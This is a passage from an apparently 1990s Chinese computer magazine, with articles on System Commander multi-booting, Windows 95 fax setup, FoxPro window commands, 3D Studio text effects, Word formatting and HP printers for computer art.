(9)出现"Final Installation Step",此时 SC 会自动为您保存硬盘信息,安装新启动区记录等工作,完成后按任意键继续;

(10)这时 SC 会要求您阅读一些注意事项,若不想阅读可选'Skip'跳过直到退出 SC。

(11)退出 SC 并重新启动计算机。当自检完成后,SC 会出现警告"File Missing—C:\Syscmndr.hlp",按回车确认,即可进入"Operating System Menu Description",其中的 Description 会显示"MS-DOS 5.0(MICROSOFT)",您可对这个菜单进行改名,如改名为"MS-DOS 6.22(MICROSOFT)",完成后回车确认,SC 就会自动引导到 DOS 6.22。这时 SC 的第一次多重启动就安装成功了。

使用 DOS 6.22 引导计算机,便可安装其它的操作系统了。建议安装次序为 WIN 95 OSR2→WIN 95→WINNT→MEMPHIS。每安装一个 Windows 之后,都要用 DOS 6.22 的启动盘引导计算机,然后进入 SC 目录执行 Install 命令,再安装一次 SC 的多重启动。这时 SC 的安装将从"Boot Diskette"一项开始,操作和第一次安装 SC 的一样。完成 SC 的安装后,也必须重新启动计算机,使 SC 确认新的操作系统,过程中也会出现"Operating System Menu Description"项,让您为菜单改名,随后 SC 会自动引

导到新安装的 Windos。其它 Windos 的安装也是如此，选用 DOS 6.22 引导，安装好一个新的 Windos 后，再安装一次 SC，并让 SC 重启引导。重复此步骤即可为您的电脑同时安装多个操作系统。

当多个操作系统和 SC 的多重启动安装完成后，以后每一次启动电脑，自检完毕后都会出现 SC 的多重启动菜单，选择不同菜单项就会引导到指定的操作系统。值得一提的是菜单中有一项“Boot From Drive A:”，如选择这一项，电脑就会从 A 盘来引导，这一作用可完全代替 BIOS 中选择启动顺序的功能。

2. 注意事项

(1) 每安装一个操作系统(包括 DOS、OS/2、WIN 95、WIN 95 OSR2、WIN NT、MEMPHIS 和 UNIX 等)，都必须把 SC 的多重启动安装一次，并让 SC 引导一次新的系统。只有在 SC 成功地引导了一个新安装的系统后，才能再安装其它的系统，这是十分重要的!

(2) 安装新系统前，建议用 DOS 6.22 引导后再安装，这样会更安全一些。

(3) 若是使用 SC 3.07 版而没有识别出 DOS 6.22，只需用 DOS 6.22 的启动盘启动，再用 SYS A:C 命令传输系统文件到 C 盘，不用害怕会覆盖 Windos 的启动文件，然后从硬盘启动，SC 就会正确认出 DOS 6.22，并在菜单中加上 DOS 6.22 的选项。

(4) 在 SC 的目录下，会发现多了几个子目录，进入这些子目录可看到里面保存了一些系统文件以及 Config.sys 和 Autoexec.bat 文件。SC 的工作原理就是把每个操作系统的启动文件都保存起来，选择哪个系统就把这个系统的文件 COPY 到启动区的根目录。

(5) 由于一些系统安装过程中会检测是否有其它的 Windows 存在，这时可用 Partiton Magic 把这些 Windows 所在的分区暂时隐藏，然后再从这个隐藏的分区中划分大约几兆的空间成为可见的暂时分区，这样既隐藏了存在 Windows 的分区，又使新划分的分区代替原来的分区号，不至于因为隐藏了一个分区而使分区号改变，影响安装时路径的确定。当安装完成后，再用 PMagic 把暂时分区归回原来的分区，并把隐藏的分区重新设为可见分区。

3. 对 SC 操作的一些介绍

电脑在启动并完成自检后，便会出现一个 SC 的多重启动菜单，选择不同项就会引导到不同的操作系统。通过对 SC 菜单的进一步设置，会使其更加悦目，功能也更加强。当出现菜单后，按 ALT+S 进入 SC 的设置选项(SETUP OPTIONS)，这里只介绍其中常用的五个。

(1)Timeouts And Default OS Menu。它包含六个小项：① Timeout to Selection? 这是选择当菜单的等待时间超过指定时间时，是否自动执行指定的引导命令；② Seconds Until Timeut? 此项用于指定菜单的等待时间为多少秒；③ Default Selection 用于指定当超过了等待时间后自动引导哪个系统，可通过菜单中 A~Z 项来选择；④ Select Sound 此项是用于选择菜单出现时的提示声，当选定一个后可按回车试听；⑤ Minutes Until Screen Saver 设置菜单屏幕保护的等待时间；(6)Screen Saver 选择屏幕保护的样式，选择一个后按回车可试看。

(2) Password Security Menu 此项可为菜单中某个引导项设置密码，以限制不同用户的使用范围。

(3) File Management Menu 从这一项用户可看到 SC 在引导时需要 COPY 的一系列文件，用户也可以对此进行修改，通过+/- 可设置 COPY、DELETE、RENAME 三个命令。例如：我在安装了 PWin 95 和 PWin 95 OSR2 后，发现 PWin 95 启动时使用了 PWin 95 OSR2 的 LOGO.SYS 文件，使 PWin 95 的启动标志变成了 PWin 95 OSR2 的标志，于是我进入该项并选定 PWin 95，将其中一个 None 的位置改成了 Delete LOGO.SYS，这样 SC 引导时会把启动区中的 LOGO.SYS 文件删除，PWin 95 就恢复了原来的标志。同时，还要在 PWin 95 OSR2 中，也将其中一个 None 的位置改成 COPY LOGO.SYS(在 SC 目录下与 PWin95 OSR2 关联的子目录中必须要有此文件)，这样若引导 PWin95 OSR2 时就会把该文件 COPY 到启动区以显示其标志。通过这一删一增就可完全解决启动标志的问题了。

(4) Order, Add, And Removal Menu 此项用于调整各个引导项的位置，以及增加或删除菜单项。ALT+T 可把选定项移到最顶；ALT+B 可把选定项移到最底；ALT+A 增加菜单项；ALT+R 删除菜单项。

(5) Description And Icon Menu 包含三个小项① Description 用于为多重菜单改名；② Icon Selection 可以选择不同的图标；③ Icon Color 改变图标的颜色，操作键为 F7 和 F8。

传真软件的安装与使用

□北京　徐江伟

计算机可以完成传真机的工作，所需的只是一个调制解调器和相应的软件（打印机可选）。从 PC 机发传真与从标准传真机发传真相比有许多优点。首先，如果用户在 PC 机上做好了传真，不必再将它打印出来再送入传真机中。从普通的传真机发来的文档可作为“相片”存储，用户可以在屏幕上观看或在方便的时候将它们打印出来。这样可以最大限度的节约纸张，以实现无纸传真。如果发送方和接收方都使用 Microsoft at Work Fax，那么通过传真可以发送一个可编辑的文件。例如，用户可以将某个 WORD 文档(.DOC)传真给其他人。接收方可以打开传真过来的文档，用 WORD 按通常方法直接对它进行编辑，然后再将它传回给用户。另外，用户还可以在同一时间将传真发送给多个人。

从传真的发展过程来看，多年来 DOS 环境下的传真风靡一时，但它很难以同样的方式接收传真。整个收发过程相当不便，而且操作也较繁琐，查看、打印收到的传真还都不理想。现在，Windows 解决了这些问题：Windows 面向图形界面；Windows 支持多任务，这意味着只要计算机在工作，传真软件就可以处在接收传真的状态；传真软件的编制者不需要再对市面上每种打印机提供图形驱动程序，而由 Windows 负责处理打印接口；Windows 提供了一种处理从应用程序中输出的简单方法，这意味着你可以从任何支持‘输出到打印机功能’的 Windows 应用程序里发传真。

由于 Windows 为发送传真提供了良好的环境，于是出现了大量的传真应用软件，如 WinFax Pro 等著名传真软件。它们都具有以下主要功能：①传真软件的发送部分是作为打印机驱动程序安装的，它接受任何 Windows 应用程序传给打印机的输出；②允许用户建立一个包含常用传真号的电话号码表；③编制时间功能表可使机器在无人照管时收发传真，例如，在长途话费半价的时段；④组传输功能允许你发送一个传真发送给多个接收者；⑤可以选择、编辑或自动产生封页；⑥后台传真接收功能使你在运行其它程序时仍能接收传真；⑦内嵌的 OCR 功能可以将接收到的传真可转换成文件形式，既而存储到磁盘上或打印出来；⑧支持扫描仪的输入的图形硬拷贝；⑨支持 DDE 以连接到其它 Windows 应用程序；⑩具备作为数据终端和文件传输协议的能力，传真软件能用作终端仿真程序和实现文件传输功能。

时下流行的调制解调器 US Robotics 随机赠送的 Quick LinkII 传真软件由 Smith Micro Software 制作。这是一个相当精巧的小软件，界面精致，功能强大，容量仅为 1.4MB(Windows Version)。不仅能收发传真，还能作为终端仿真程序连接 BBS 等使用。缺点是无中文界面，文字提示过于专业，不易阅读。

如果说 Quick LinkII 是一道风味小吃，那么贺氏的通信软件 Smartcom 中文版更象是满汉全席。从电话答录、语音提示、语音邮箱到点播传真，应有尽有，为用户提供相当完全的服务。全中文界面，如果你掌握了 Windows95 和 Windows for Workgroups 的传真发送方法，那么 Smartcom 便可运用得游刃有余。

下面介绍 Windows95/NT 和 Windows for Workgroups 中传真的安装与使用方法。

一、Windows95 中的传真安装与使用

At work Fax 是 Windows95 内嵌的传真服务，传真是作为 Microsoft Exchange 中的一条电子邮件消息来对待。

(一)安装 Microsoft Fax(传真)

Microsoft Fax 使用 Microsoft Exchange 来处理输入和输出传真。因此应保证 Exchange、写字板和 Microsoft Fax 全部安装。

将 Windows95 光盘插入光驱，关闭其它应用程序窗口。在 Windows95 的控制面板中选择‘添加/删除程序’，并在弹出的窗口中选择‘安装 Windows95’标签，在‘组件’栏中选中‘Microsoft Fax’项(如果 Exchange 未安装，那么也选中该项)，此时确认完成。与此同时，安装程序会将传真所需的项目全部安装好，十分方便。

在第一次使用 Exchange 时，安装向导会询问需要安装哪些信息服务程序，本文只需要 Microsoft Fax，即使安装向导未出现，只需到控制面板中查看并设置‘传真’的属性即可。注意：在设置过程中应十分小心，传真和邮件的配置极容易混淆，造成传真不能正常工作。

完成安装后，桌面上会出现“收件箱”(Inbox)图标。以后，每次都要进入(Exchange)进行收发传真。

(二)设置传真属性

在发送时间一栏中，尽快(as soonas possible)是在撰写传真后立即发送；折扣率(Discount rates)是在本地规定电话费半价时段中发送；特定时间(Specific time)是在接收方有特殊时间要求时使用的。

消息格式(Message format)一栏中，在通常情况下，用户需选择‘如果可能，可以编辑’项。该设置允许用户通过使用 Microsoft Fax(任何 Microsoft At Work 类型的 Fax)发送可编辑的文档到其它 PC 机上去。如果接收方是一台传真机，Microsoft Fax 会将文档作为普通传真进行传送，并在接收方传真机上打印出来。

拨号标签中设置拨号的属性：音频或脉冲方式、本机的位置、重试次数和外线是否拨 0 等。

传真调制解调器的属性可在调制解调器的标签中设置。应答方式、呼叫首选项、扬声器音量等项可按自己喜好设置。

剩下的标签是用户个人信息，可依个人情况填写，如果在将来发送传真时选择了发送传真封面，这些信息将会随传真一同传送。

在做好所有设置工作后，便可进行收发传真工作。书写传真有两种方法：一种是在 Exchange 菜单中的“撰写”、“新建传真”中进行；另一种是在‘开始’菜单中选择‘程序’、‘附件’、‘传真’、‘撰写新传真’后书写。

书写及发送的过程如下：

1. 用户选择所使用是否为便携机。

2. 由添加列表方式可将同一传真发送给多个人。结合通讯录会更加方便。

3. 至于传真封面是在传真首页显示发送方的信息，应包括收件方的姓名和传真号等信息。及发送方的一些介绍类信息。甚至可以在传真封面上加入图形和文本等装饰。

4. 可在传真头页加入主题及附注，以示醒目。

5. 这是关键的一步，将真正要发送的文件加入到“待发文件’框中。加入的文件可以是文本、图形、电子表格等可显示文档。

6. 最后一步是完成了，单击‘完成’即可。

在这之后，At work Fax 会启动内嵌的 OCR 工具将加入文档转化(Rendering)为图形格式，以备发送。

另外，在 WORD 中，可将编辑好的文档经由 Fax Wizard 直接发送(Send)到 At work Fax 中即可。这种方法更简单。

At work Fax 是 Microsoft 的通信产品。用于书写、编辑、收发传真。At work Fax 非常灵活。它支持 Binary File Transfer(BFT)及 Rendering 协议，因此可以把文件直接连接到传真机上，在运行中文 Windows95/NT 或 Windows for Workgroups 的系统及支持 At work Fax 的设备之间传送。

At work Fax 还包含两个使用方便、功能强大的工具(也是必不可少的工具)：传真浏览器(Microsoft Fax Viewer)和传真封页编辑器。

传真浏览器中的传真文件是被转换过来的传真文件，是图形图像，可以将传真局部放大，并可以选取其一部分进行复制，还可以将图像连续翻转 90°。

美观、新颖的传真封页会给人好的印象，因此，良好创意相当重要。Microsoft 的传真封页编辑器给你这个施展才能的机会。

保密是信息社会的最大问题之一，在传真方面更是如此。At Work Fax 具有良好的保密性能，它提供了扩展的传真安全选项，可以发出和接收机密传真文档，只有收件人能读此传真信息，还能实现“数字签名”来确定文档的真实性，“数字签名”对于合同、发票和其它商业文档很有用，比如：收件人知道传真来自所表明发送人，非冒名顶替者；收件人知道传真中途未被改动，且传送过程未出毛病；“数字签名’证明文档来自发件人，发件人不能“否认’所发的文档(避免商业、金融交往中的违约行为)。

At Work Fax 的保密方法有两种：一种是口令加密，另一种是公用/私有钥匙加密。第一种容易使用，只需用密码锁住传真，然后将密码告诉收件人，收件人即可用它来打开收到的传真。注意：在传真的主题中不要写入机密信息，密码对这部分不起作用。普通的传真机无法显示加密后的传真。

钥匙加密：公用/私有钥匙加密系统有公用钥匙和私有钥匙，用来在传送前对文档加密，传送后用来解密。想发送保密传真的用户用公用钥匙对文档加密，收到文档后用私有钥匙解密。公用钥匙和私有钥匙使用同样的密码和用户信息一次生成，这两把钥匙连在一起，提供一套独有的双项保密系统。

使用前先要进行设置，在收件箱(Inbox)中，选择“工具”、“Microsoft 传真工具”、“高级安全性”后，会出现密钥设置窗口。单击‘新密钥集’(New Key Set)并输入密码，再将公用钥匙存入一张软盘以便传递给收件人。也可在这里将其他人给你的公用钥匙加入。密钥由 154 个字符组成，区分大小写，包括密码和发件人信息。添加，修改和删除都很方便。

显示出各种加密方式。发件人可依实际情况来选择。

二、Windows for Workgroups 中传真的安装与使用

Windows for Workgroups 中的传真安装、使用方

法与Windows95中的类似。在安装Windows for Workgroups后,先在"控制面板"中设置"传真"属性。具体步骤如下:


(一)安装调制解调器:在Fax Modems窗口中单击"添加"(Add)键,在弹出的"添加传真调制解调器"对话框中选择一个或多个连接好的调制解调器,并确定。经过测试之后,会出现,正确输入国家,地区代码和你的传真号码。最后,"已安装的调制解调器"(Installed Modem)栏中会显示出刚才所选中,并安装成功的调制解调器。如果安装多个调制解调器,可选中其中一个后,单击"设置为活动调制解调器"(Set as Active Modem)键,将其设置活动备用。

(二)设置调制解调器:在"已安装的调制解调器"栏中选择其中一个,单击"建立"(Setup),在设置传真的响应模式后,可再进行"扬声器"、"拨号"的设置。具体设置方法类似Windows95中的设置。

设置完成后,即可进行收发传真了。在程序管理器中打开"网络"(Network)组,双击"邮件"图标,进入"邮件"的界面。先对传真进行设置,设置与Windows95中大致相同。此后,选择菜单"邮件"(Mail)中的"地址薄"(Address),在New对话框中选择"Microsoft At Work Fax",并确定。然后,在New User窗口中输入"别名"(Alias)"传真号"(Fax Number)和"封页上的名字"(Name on Coverpage),并确定即可。

关闭地址薄,单击工具栏中的"写作"键(Compose),从地址薄中加入收件人的名称及传真号即可,并相应的填入抄送,主题和附加的文件。(注意:附加的文件是将要被转化为"照片"的文件,与电子邮件不同)。

以上步骤完成之后,单击发送(Send)键就可以发送了。此外,有一点很重要。当你用传真访问一些传真自动回复系统时,此时的电话要连到调制解调器上。当信息选择好之后,系统会提示你按下传真机上的Start键,这时,如果在Windows95中,可按单击Start菜单中的传真机图标,在激活的对话框中单击"现在应答"(Answer Now)键即可接收;在Windows for Workgroups中选择菜单"fax"中的"Answer Now"。其他传真软件中也有类似设置。



轻轻松松学 FoxPro （二）

□重庆　全洪兵

二、 窗口技术

（一）窗口的定义

为什么我们一开始就来学习窗口技术呢？细心的朋友可能已经发现了 FoxPro 与 FoxBASE 最大的不同便在于 FoxPro 的所有命令操作均可在窗口下完成。“窗口”是 FoxPro 中一个最基本的概念。当您进入 FoxPro 后，首先映入眼帘的便是一个标准的系统窗口（Command 窗口）。

1. 窗口的含义及类别

所谓‘窗口”，指在屏幕上指定一个区域，在该区域内可完成数据的录入、加工、输出等操作。一个标准的系统窗口（如命令窗口 Command）可作以下操作：

（1） 双点标题（Command）：最小化/还原

（2） 点右上角（三横）：最大化/还原

（3） 点左上角（方块）：关闭窗口

（4） 按住标题（Command）拖动鼠标：移动窗口

（5） 按住右下角（.）拖动鼠标：改变窗口大小

窗口可分为两大类：系统窗口（如命令窗口（Command）及用户自定义窗口。

2. 用户自定义窗口

用户自定义窗口是 FoxPro 编程中用得最多的，它是由用户自己根据需要定义的，其使用过程一般分为三个步骤：定义、激活、关闭。我们先来看看一个用户窗口是怎样定义的。

DEFI WIND　<窗口名>

FROM　<左上行，左上列> TO　<右下行，右下列> | AT　<左上行,左上列>　SIZE　<行数,列数>

[FOOT　<注脚> | TITL　<标题>]

[DOUB | PANE | SYST]

[CLOS | FLOA | GROW | ZOOM | SHAD]

[COLO SCHE　<色彩号>]

选项说明：DOUB | PANE | SYST 窗口的边框为双线/宽线/系统，默认为单线框；

CLOS | FLOA | GROW | ZOOM | SHAD 可使用鼠标关闭/移动/改变大小/最大/具有阴影；

COLO SCHE　<色彩号>　定义窗口的色彩号。

示例 2.　定义一个‘数据录入’窗口 LRCK

DEFI WIND LRCK FROM 3，6 TO 16，70 ；

TITL '数据录入'　FOOT 'ESC 退出' ；

SYST SHAD CLOS ZOOM ；

COLO SCHE 8

（二）窗口的激活

已经定义好的窗口是不能直接进行录入、输出等操作的，只有当已定义的窗口被激活后才能使输出指向该窗口。

ACTI WIND [<窗口名表>]

示例 3.　激活已定义‘数据录入’窗口 LRCK

ACTI WIND LRCK

（三）窗口的隐含、显示、关闭、清除

（1） 窗口的隐含：一个已激活窗口隐含后，该窗口仍保持激活状态。HIDE WIND [<窗口名表>]

（2） 窗口的显示：显示被隐含了的窗口。

SHOW WIND [<窗口名表>]

（3） 窗口的关闭：指暂时关闭窗口，但还可以重新激活。DEAC WIND [<窗口名表>]

（4） 窗口的清除：指从内存中清除窗口，不能重新激活该窗口。RELE WIND [<窗口名表>]

（四）窗口的测试

FoxPro 总是想得很周到，为您提供了一系列窗口的测试函数。

1. 测试内存中是否存在指定窗口

WEXI [< 窗口名 >] 当窗口存在返回逻辑真（. T. ），否则返回逻辑假（. F. ）。

示例 4. 测试‘数据录入’窗口 LRCK 是否存在

？WEXI（'LRCK'）

2. 测试指定窗口的列数和行数

WCOL[<窗口名>] 测试指定窗口的列数，返回数值。

WROW[<窗口名>] 测试指定窗口的行数，返回数值。

（五）窗口的移动

已经定义好的窗口并不是很呆板的，它还可以根据用户的需要挪动位置。

1. 窗口内显示内容的移动

SCRO　<左上行，左上列> ，<右下行，右下列> ，<行数> ，<列数>

选项说明：<行数>　为正向上移动，为负向下移动。<列数>　为正向右移动，为负向左移动。

示例 5.　将 1，2 到 5，50 的内容向上移一行，右移

两列：SCRO 1,2,5,50,1,2

2. 窗口的移动

MOVE WIND <窗口名> TO <左上行，左上列> |BY <行数,列数> [CENT]

选项说明：<左上行，左上列> 指移动后窗口的新坐标位置。<行数,列数> 指窗口移动的行数(正向下,负向上)，列数(正向右,负向左)。CENT 将窗口移动至屏幕中央。

示例 6. 将'数据录入'窗口 LRCK 移至屏幕中央

MOVE WIND LRCK CENT

关于窗口技术的知识，我们就先学习到这里。有的朋友觉得学习数据库知识太死板，没有一点轻松愉快的东西。我却不这样认为。不信,我们就利用刚才学习的窗口技术知识来改善一下程序的视听环境吧。

＊＊轻松一下＊＊

示例 7. 管理系统启动封面设计（FOX7. PRG）

这是一个管理系统的启动封面。它利用窗口技术形成了一个简单的有声有色有趣的动画效果，您可一定要亲手一试哟。

```
SET TALK OFF
* 定义三个颜色鲜明、大小不一的窗口
DEFI WIND CK1 FROM 13,0 TO 20,56 COLO SCHE 5
DEFI WIND CK2 FROM 0,39 TO 7,83 COLO SCHE 4
DEFI WIND CK3 FROM 15,22 TO 27,56 COLO SCHE 7
* 激活三个窗口,以 CK3 为当前活动窗口
ACTI WIND CK1,CK2,CK3
* 关闭光标
=SYS(2002)
@ 1,5 SAY '欢迎进入 FoxPro 的世界'
@ 3,5 SAY ' 这是一个迷人的世界'
@ 5,5 SAY '   充满刺激的世界'
@ 7,5 SAY '只要付出了艰苦的劳动'
@ 9,5 SAY ' 您就会征服这个世界'
*分别从不同方向移动三个窗口并配音,形成动画效果
FOR P=1 TO 11 STEP 1
 ??CHR(7)+CHR(7)
 MOVE WIND CK1 BY 0,1
 MOVE WIND CK2 BY 1,-2
 MOVE WIND CK3 BY -1,0
* 三个窗口每隔 0.2 秒移动一次
 WAIT '' TIME 0.2
ENDF
* 卷帘式移动窗口内的文字,加强动画效果
FOR K=1 TO 10 STEP 1
 ??CHR(7)+CHR(7)
 SCRO 1,1,9,30,1
ENDF
* 定格显示版权信息
@ 5,5 SAY '欢迎使用  *  版权所有'
WAIT '' TIME 20
* 清除三个窗口
RELE WIND CK1,CK2,CK3
RETU
```

（待续）



电脑美术字

（四）

□北京　陈荣桂

抛去动画不谈，只从静态的角度来说，Photoshop 的特殊效果处理起码在三个地方赶不上 3D Studio。其一，将二维平面图形通过路径来放样，达到三维立体的效果；其二，在立体上贴图；其三，灯光特技。三维放样效果常常是吸引初学者的兴趣点所在，而立体贴图和灯光特技则初学者往往容易忽略。下面用两个例子来展示一下立体贴图和灯光特技的妙处。

还将告诉您几种 3DS 中输入汉字的技巧。

一、文字的包装

启动 3DS 后，系统将自动进入到 3D Editor 画面，按下 <F1> 键，系统将进入到 2D Shaper 中。在屏幕右边的菜单中，选中"Creat→Text→Font"命令，然后从弹出的对话框中选择你喜欢的字体，再单击对话框中的 <OK>；选中"Creat→Text→Enter"命令，在弹出的对话框中输入"3DS"；执行"Create→Text→Place"命令，这时将光标移到视窗中，光标变成十字线形状，单击鼠标左键，拖动鼠标，将拖出一个四边形的边框，这个边框决定着输入文本的高和宽，再一次单击则"3DS"字样出现在 2D Shaper 视窗中。

按 <F2> 键进入到 3D Lofter 中；执行"Shapes→Get→Shaper"命令，则弹出一个对话框，单击 <Yes>，则在 2D Shaper 中创建的"3DS"文字图形出现在 3D Lofter 的视窗中；执行"Shapes→Get→Center"命令；执行"Objects→Make"命令，弹出一个对话框，单击对话框中的 <Create> 按钮；按 <F3> 进入 3D Editor，我们会发现"3DS"已变成了立体的文字，这时，这个立体文字应该称作 Object（物体）了。

执行"SurFace→Material→Get Library"命令，弹出一个材质库对话框，单击左边列表框中的"3DS. MLI"，再单击 <OK>；执行"SurFace→Material→Choose"命令，出现一个对话框，对话框中列出了各种各样的材料，你可选择一种喜欢的材料做为贴图，选中材料后单击 <OK>；选中"SurFace→Material→Assign→Object"命令，将光标移到 USER 视窗内，光标变成小四方形，移动光标到"3DS"物体上单击，则出现一个对话框，问你是否将所选的材质定义到"3DS"这个物体上，单击 <OK>；执行"Surface→Mapping→Type→Cylindrical"命令，出现一个黄色圆柱体。

通过"SurFace→Mapping→Adjust"下的 Move 和 Scale 命令移动并调整圆柱的大小，使其正好盖住"3DS"物体；选中"Sufface→Mapping→Apply Objece"命令，将光标移到任一个视窗内单击，使其被激活，然后将光标移到"3DS"物体上再一次单击，则弹出一个对话框，问你是否将贴图与物体连结起来，单击 <OK>；执行"Lights→Omni→Create"命令，然后将光标移到 TOP 视窗内单击鼠标，将 TOP 视窗激活，这时光标变成十字线状，将光标移到视窗的左上角单击，则出现一个对话框，这个对话框可以设定灯光的颜色、亮度、光源名称等，单击 <OK>，一盏泛光灯便建立起来了，它是用一个黄色的"米"字状图标来表示的。依照以上步骤，再在 TOP 视窗的右下角建立一盏泛光灯。

执行"Renderer→Render View"命令，然后单击 USER 视窗使激活，再一次单击，则出现一个着色对话框，单击 <Render> 按钮，便开始着色了，着色完毕将出现下面的效果（图 1）。



图 1

二、3D 大舞台

事实上，3D 建模和动画，都离不开灯光，如果不建立光源的话，那么不管你创建了多么精彩的模型或动画，着完色之后，屏幕上看去也只是一片黑。在上面的例子中，已经建立了两盏泛光灯，下面我们再创建红、绿、蓝三种颜色的聚光灯，看看效果如何。若想显示聚光灯的投影效果，必须在"3DS"物体下方再建立一个桌面，就象舞台一样。

选中"Create →Quad"命令，将光标移到 TOP 视窗，在视窗左上角单击，然后拖出一个四边形方框，这个方框决定桌面的大小；单击鼠标，这个方形消失，这时再用鼠标拖出一条线，这条线决定桌面的厚度，松开鼠标键，一个桌面出现了；激活 Front 视窗，执行

“ Modify→Object→Move ”命令将桌面移到“ 3DS ”物体的底部 执行“ Lights→Spot→Create ”命令。

在 Front 视窗的左上角单击，拖动鼠标便会出现一个箭头线, 这个箭头代表聚光灯的聚光点, 将箭头拖向“ 3DS ”立体字上单击, 则出现一个对话框, 这个对话框可以设定聚光灯的颜色、强度、投影等，单击 <Cast Shadow> 、<Show Cone> 按钮使变红 ;在对话框上方有 R、G、B 和 H、B、S 六个长条框, 拖动框中的数字可以设定它们的值，现在设 R = 255、G = 0、B = 0 ；单击 <Create> ，则一个红色的聚光灯建立了。依以上步骤, 分别在右方和上方再建立 R = 0、G = 255、B = 0 的绿色灯和 R = 0、G = 0、B = 255 的蓝色灯。

在 USER 视窗内着色，执行“ Renderer→Render View ”命令；将光标移到 USER 视窗内单击，使其激活, 再一次单击则弹出着色对话框；
单击着色对话框中 <Render> 按钮, 开始着色 ;着色完毕之后, 将出现如图 2 的效果。



图 2

我敢打赌，有许多朋友正为没有办法在 3DS 里输入汉字而发愁, 下面我告诉你三种方法：

第一个办法巧用 PHOTOSHOP

启动 PHOTOSHOP 4. 0 ;执行“ File→New ”命令建立一个新文档 ;单击工具箱中的 TYPE(植字)工具, 使激活, 然后在新文档中输入你想要的文字, 这些文字将以文字选定框的形式出现；执行“ Windows→Show Path ”命令调出路径调色板 ;单击路径调色板右上角的黑三角按钮，得出弹出式菜单，从中选择“ Make path ”命令；则文档中的文字选定框转变成了路径；执行“ File→Export→Path to Illustrater…… ”命令, 弹出一个保存对话框，选择 * . AI 格式保存文件 ;这时就可退出 PHOTOSHOP 应用程序，重新进入 3DS，然后在 2D Shaper 中执行“ File→Load ”命令即可调用用 PHOTO-SHOP 保存的汉字了。

第二个办法巧用 CorelDRAW

启动 CorelDRAW，新建一个新文档 ;在文档中输入需要的汉字 然后在执行“ 文件→导出 ”命令, 将文档以 * . DEF 格式保存起来 退出 CordlDRAW, 进入 3DS 并在 2D Shapes 中调用保存的 DEF 文件即可。

第三个办法笨用画笔

如果你找不到以上两个软件，那么只能试试笨办法了。启动 WIN3. 2 的画笔或 WIN95 的画图软件 ;输入你需要的汉字并保存为 BMP 格式；退出 WIN-DOWS, 并进入 3DS ;在 3D Editor 中执行“ Renderer→Setup→Background ”命令调出 Background method 对话框，单击对话框中 <Bitbmp> 右边的按钮，弹出一个选择图像的对话框, 在对话框中找出存为 BMP 格式的汉字图像, 选中, 然后单击 <OK> , 单击 Background method 对话框中的 <OK> 按 <F1> 进入 2D Shapes 中并执行顶端的菜单“ View→See Background ”命令, 这时存为 BMP 的汉字图像出现，这只是背景图的显示，并不影响图形 ;这时你就可以执行“ Create→Line ”命令，将字的外轮廓色描绘下来，用它来做出汉字的 2D 模型了。

（完）

（上接 P59）

则该操作为错误的操作；同样，如在设定段前段后间距时使用回车键增加段间距,也认为是错误的操作。

在本题操作中，前四项都是对字符格式进行设定，而后三项是对段落格式进行设定。在进行设定前都要首先选中操作对象。对字符格式设定时对象的选定可按上面介绍的方法进行，而在选定段落时只需将光标放至欲操作的段落的任一位置处即可。

在本题操作时除可按上述方法进行外，下面再介绍一下关于格式刷的用法。利用格式刷可以方便的进行字符及段落格式的复制,格式刷的用法如下：

如欲将已设定的字符格式应用于其它的一些字符，可先选中已进行设定了的文字，然后单击格式刷图形化按钮，此时鼠标光标改变成一个带有小刷子的形状，然后用鼠标拖过的内容都将改变为所选定文本的格式。

如欲进行复制的是段落格式，可首先单击显示／隐藏图形化按钮，选中欲复制格式段落末尾的段结束符，如再使用格式刷，则所拖过的文本的段落格式都将与选中的段落的格式相同。

如既要复制段落格式，又复制文本格式可将文本及段落末尾的段结束符同时选中，再使用格式刷可同时对两者都进行复制。

本题要求考生能熟练的进行格式的设置与编排，要求考生能仔细的按照题目要求完成全部的要求。

（全文完）

海阔天高

晓冬：

诸位久违了。这一个月想必很忙吧？对于 HP 的打印世界肯定又有了不少新的想法，希望大家多多来信，让我们共同交流。

前两次，德高望重的颜教授一直稳坐钓鱼台，今天谈谈关于用电脑作画，定会有许多高见。



颜教授：

高见是谈不上，说到电脑作画的准备工作，倒是有些经验之谈。

首先，你最好有一台性能不错的计算机，最好是用 Pentium 166 这一级别的处理器，由于进行图形操作需要大量内存，所以至少得有 32MB 的内存，硬盘自然是越大越好。

再有，你就需要有大量的作画素材。素材可以分成两类：一类是印刷素材，如精美的印刷品上漂亮的图画，照片，或者是做在纸上的油画或山水画。如果你希望把它们作为自己的作品打印出来，首先需要把它们输入到计算机中，一种最直接的方法就是对它们进行扫描，在这一领域，HP 的 ScanJet 曾多次获得业界著名的杂志 PC Magazine 的编辑选择奖。在扫描时应该尽量用高的分辨率，这样能够保证输入的图象的质量足够好，从而打印输出的质量也更为出色。另一类素材就是电子素材，它可以是数字相机拍摄的景物，也可以是已经存储在计算机中的艺术图片。要获取这些艺术图片，你可以从 3W 网点上进行下载，你还可以在 HP 的主页进行注册，以免费获取大量的艺术图片和作品。再有，市面上也有大量用于主页创作的素材库，其中也收罗了许多精美的图标、图片和图形。

最后，自然就是需要一个好的喷墨打印机来输出你的杰作了。在这方面，HP 的产品确实不错，其产品优势首先体现在普通纸打印所表现的高品质上。之所以这样，首先是因为 HP 采用了可以自动调整颜色输出的设置值以极具震撼力的色彩的 SmartColor 技术，它能使墨盒根据不同的文本、图画和纸张自动调节每种色彩的输出，使用户轻松地得到专业效果的图象；其次，HP 所具备的分辨率增强技术（RET）能够使输出文字、图案边缘更加圆滑细致；最重要的是 HP 采用了能够保证文本和图象线条更加清晰的超低扩散黑色墨水，这使得即便在普通纸上也能得到较好的效果。

而且，如果你需要打印大幅的图画，HP DJ690C 无疑会是你得力的帮手。它提供了专门设计的 HP Banner Paper，每个 Banner Paper 有 5 打，每打包括 20 张连续的纸，每张纸的尺寸大小为 A4，这样一来，用户就可以很方便地创作长达 5.5 米的大作了。



摩西：

听君一席话，胜读十年书。颜教授真是让我们大开眼界，但我觉得不同的喷墨打印机是针对不同的应用的。在电脑作画时，如果没有选好喷墨打印机，肯定达不到预期的效果。

如果你打印的图象细节比较少，整个图案基本上都是由大块的颜色组成，而且不追求什么特殊效果，如颜色渐变、雾化等等，那么低档的彩色喷墨打印机就足以应付要求了。比如为 HP DeskJet 200 更换一套彩色打印套件就可以在它上面得到所需要的输出效果。

